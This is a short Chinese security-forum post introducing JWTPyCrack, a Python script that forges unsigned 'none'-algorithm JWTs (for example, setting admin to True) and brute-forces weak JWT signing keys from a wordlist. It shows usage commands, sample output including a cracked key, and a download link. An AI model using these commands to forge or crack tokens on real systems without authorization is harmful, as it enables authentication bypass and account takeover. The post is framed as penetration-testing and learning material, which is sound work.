
JWTPyCrack-JWT攻击脚本

claysec / 2019-09-11 08:59:55 / 浏览数 2827 安全工具 工具 顶(0) 踩(0)

## JWTPyCrack

JWT 弱口令 Key 爆破以及生成 NONE 加密的无 Key 的 JWTString。




### 环境

Python >= 3

pip install pyjwt

### 使用

该脚本能实现两种攻击方式：禁用哈希重新生成JWT字符串攻击、批量爆破弱密钥

#### 禁用哈希

python jwtcrack.py -m generate -s {\"admin\":\"True\"}

```
D:\WorkSpaces\Python\Jwt>python jwtcrack.py -m generate -s {\"admin\":\"True\"}
eyJ0eXAiOiJKV1QiLCJhbGciOiJub251In0.eyJhZG1pbiI6I1RydWUifQ.

D:\WorkSpaces\Python\Jwt>
```

#### 批量爆破弱密钥

python jwtcrack.py -m blasting -s eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.keH6T3x1z7mmhKL1T3r9s --kf C:\Users\Ch1ng\Desktop\2.txt

```
D:\WorkSpaces\Python\Jwt>python jwtcrack.py -m blasting -s eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkw
IiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.keH6T3x1z7mmhKL1T3r9sQdAxxdzB6siemGMr_6ZOwU --kf C:\Users\Ch1ng\Deskt
op\2.txt
found key! --> 123456

D:\WorkSpaces\Python\Jwt>
```

### 感谢

https://www.freebuf.com/vuls/211842.html

## 法律

该项目仅供合法的渗透测试以及爱好者参考学习，请勿用于非法用途，否则自行承担相关责任！

点击收藏 | 1 关注 | 1

上一篇：从TokyoWesterns 20... 下一篇：TokyoWesterns CTF...

1. 3 条回复

pt007 2019-09-11 16:24:29

在哪儿下载程序呢？

0 回复Ta

---

claysec 2019-09-16 20:19:03

@pt007 好像是被。。。审核删了

0 回复Ta

---

claysec 2019-09-16 20:19:40

下载地址：https://github.com/Ch1ngg/JWTPyCrack

0 回复Ta

---

登录 后跟帖

先知社区

---

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板